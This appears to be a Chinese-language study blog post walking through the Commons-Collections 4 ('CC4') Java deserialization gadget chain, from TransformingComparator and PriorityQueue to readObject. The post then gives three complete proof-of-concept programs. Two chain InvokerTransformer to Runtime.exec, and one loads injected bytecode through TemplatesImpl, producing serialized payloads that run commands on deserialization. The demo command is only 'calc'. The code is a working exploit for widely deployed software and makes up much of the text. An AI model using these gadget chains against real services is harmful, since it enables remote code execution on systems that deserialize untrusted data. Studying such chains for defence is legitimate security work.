CC4:
影响版本:
- JDK 8
- Commons-Collections:4
TransformingComparator类:
入口:compare()函数

    public int compare(final I obj1, final I obj2) {
        final O value1 = this.transformer.transform(obj1);
        final O value2 = this.transformer.transform(obj2);
        return this.decorated.compare(value1, value2);
    }
可以看到这里调用了transform()方法,可以接上我们之前学的CC链,作为我们CC4的触发点。
再看构造函数:

    public TransformingComparator(final Transformer<? super I, ? extends O> transformer,
                                  final Comparator<O> decorated) {
        this.decorated = decorated;
        this.transformer = transformer;
}可以看到transformer通过构造函数传入,也是可控的。我们下面找怎么调用compare()。
PriorityQueue类:
siftDownUsingComparator():

    private void siftDownUsingComparator(int k, E x) {
        int half = size >>> 1;
        while (k < half) {
            int child = (k << 1) + 1;
            Object c = queue[child];
            int right = child + 1;
            if (right < size &&
                comparator.compare((E) c, (E) queue[right]) > 0)
                c = queue[child = right];
            if (comparator.compare(x, (E) c) <= 0)
                break;
            queue[k] = c;
            k = child;
        }
        queue[k] = x;
    }
照例看看comparator是否可控

    public PriorityQueue(int initialCapacity,
                         Comparator<? super E> comparator) {
        // Note: This restriction of at least one is not actually needed,
        // but continues for 1.5 compatibility
        if (initialCapacity < 1)
            throw new IllegalArgumentException();
        this.queue = new Object[initialCapacity];
        this.comparator = comparator;
    }
nice。
这里有对compare()的调用。不过属性是private()。继续跟进。
siftDown

    private void siftDown(int k, E x) {
        if (comparator != null)
            siftDownUsingComparator(k, x);
        else
            siftDownComparable(k, x);
}一个private方法,继续。
heapify():

这里有一个heapify方法,可以调用siftDown()方法,不过仍然是private。而且需要注意的是这里size要大于1才能正常运行。
readObject:

    private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        // Read in size, and any hidden stuff
        s.defaultReadObject();

        // Read in (and discard) array length
        s.readInt();

        queue = new Object[size];

        // Read in all elements.
        for (int i = 0; i < size; i++)
            queue[i] = s.readObject();

        // Elements are guaranteed to be in "proper order", but the
        // spec has never explained what that might be.
        heapify();
}这里就来到世界的终点了(bushi),来到readoOject()方法,反序列化就可以触发了。
size赋值问题:
我们之前看到,size的值必须大于1才能使heapify()正常运行,所以需要对它进行赋值。我们当然可以直接反射修改,不过我从其他师傅的博客里偷到了其他理解:用该类自带的add方法去进行赋值
public boolean add(E e) {
    return offer(e);
}再看offer()方法:
    public boolean offer(E e) {
        if (e == null)
            throw new NullPointerException();
        modCount++;
        int i = size;
        if (i >= queue.length)
            grow(i + 1);
        size = i + 1;
        if (i == 0)
            queue[0] = e;
        else
            siftUp(i, e);
        return true;
}可以看到这里有对size的增长逻辑,不过我们看看siftUp:
    private void siftUp(int k, E x) {
        if (comparator != null)
            siftUpUsingComparator(k, x);
        else
            siftUpComparable(k, x);
}看看siftUpUsingComparator:
    private void siftUpUsingComparator(int k, E x) {
        while (k > 0) {
            int parent = (k - 1) >>> 1;
            Object e = queue[parent];
            if (comparator.compare(x, (E) e) >= 0)
                break;
            queue[k] = e;
            k = parent;
        }
        queue[k] = x;
}可以看到这里也会提前调用compare()方法让程序提前跑完。我们用CC3调整factory值的思路,先给一个其他值,构造完再反射调回来。
POC:
poc1:接CC3上半段
package org.example;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import org.apache.commons.collections4.comparators.TransformingComparator;

import javax.xml.transform.Templates;
import java.io.*;

public class CC4 {
    public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates,"_name","a");

        byte[] code = Files.readAllBytes(Paths.get("C:\Users\inex\IdeaProjects\cc\classtobytes\src\main\java\org\example\DecodedTest.class"));
        byte[][] codes = {code};
        setFieldValue(templates,"_bytecodes",codes);

        setFieldValue(templates,"_tfactory",new TransformerFactoryImpl());

        InstantiateTransformer instantiateTransformer = new InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templates});

        Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(TrAXFilter.class),
                instantiateTransformer
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        //CC4前半段
        TransformingComparator transformingComparator = new TransformingComparator(chainedTransformer);
        PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);

        Class priorityqueue = priorityQueue.getClass();
        Field size = priorityqueue.getDeclaredField("size");
        size.setAccessible(true);
        size.set(priorityQueue, 2);
        serialize(priorityQueue);
        unserialize("CC4.txt");
    }
    public static void setFieldValue(Object object, String field_name, Object field_value) throws NoSuchFieldException, IllegalAccessException{
        Class c = object.getClass();
        Field field = c.getDeclaredField(field_name);
        field.setAccessible(true);
        field.set(object, field_value);
    }
    //定义序列化操作
    public static void serialize(Object object) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("CC4.txt"));
        oos.writeObject(object);
        oos.close();
    }

    //定义反序列化操作
    public static void unserialize(String filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(filename));
        ois.readObject();
    }
}
这里由于类加载后无重复定义只弹一次计算器
POC2:接CC1前半部分
package org.example;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.InvokerTransformer;

import javax.xml.transform.Templates;
import java.io.*;

public class CC4 {
    public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getDeclaredMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}),
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        //CC4前半段
        TransformingComparator transformingComparator = new TransformingComparator(chainedTransformer);
        PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);

        Class priorityqueue = priorityQueue.getClass();
        Field size = priorityqueue.getDeclaredField("size");
        size.setAccessible(true);
        size.set(priorityQueue, 2);
        serialize(priorityQueue);
        unserialize("CC4.txt");
    }
    public static void setFieldValue(Object object, String field_name, Object field_value) throws NoSuchFieldException, IllegalAccessException{
        Class c = object.getClass();
        Field field = c.getDeclaredField(field_name);
        field.setAccessible(true);
        field.set(object, field_value);
    }
    //定义序列化操作
    public static void serialize(Object object) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("CC4.txt"));
        oos.writeObject(object);
        oos.close();
    }

    //定义反序列化操作
    public static void unserialize(String filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(filename));
        ois.readObject();
    }
}
这里由于会进行两次transform,所以会触发两次计算器

POC3:用add改值
package org.example;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.InvokerTransformer;

import javax.xml.transform.Templates;
import java.io.*;

public class CC4 {
    public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getDeclaredMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}),
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        //CC4前半段
        TransformingComparator transformingComparator = new TransformingComparator(new ConstantTransformer("a"));
        PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);

        priorityQueue.add(1);
        priorityQueue.add(2);
        setFieldValue(transformingComparator,"transformer",chainedTransformer);
        serialize(priorityQueue);
        unserialize("CC4.txt");
    }
    public static void setFieldValue(Object object, String field_name, Object field_value) throws NoSuchFieldException, IllegalAccessException{
        Class c = object.getClass();
        Field field = c.getDeclaredField(field_name);
        field.setAccessible(true);
        field.set(object, field_value);
    }
    //定义序列化操作
    public static void serialize(Object object) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("CC4.txt"));
        oos.writeObject(object);
        oos.close();
    }

    //定义反序列化操作
    public static void unserialize(String filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(filename));
        ois.readObject();
    }
}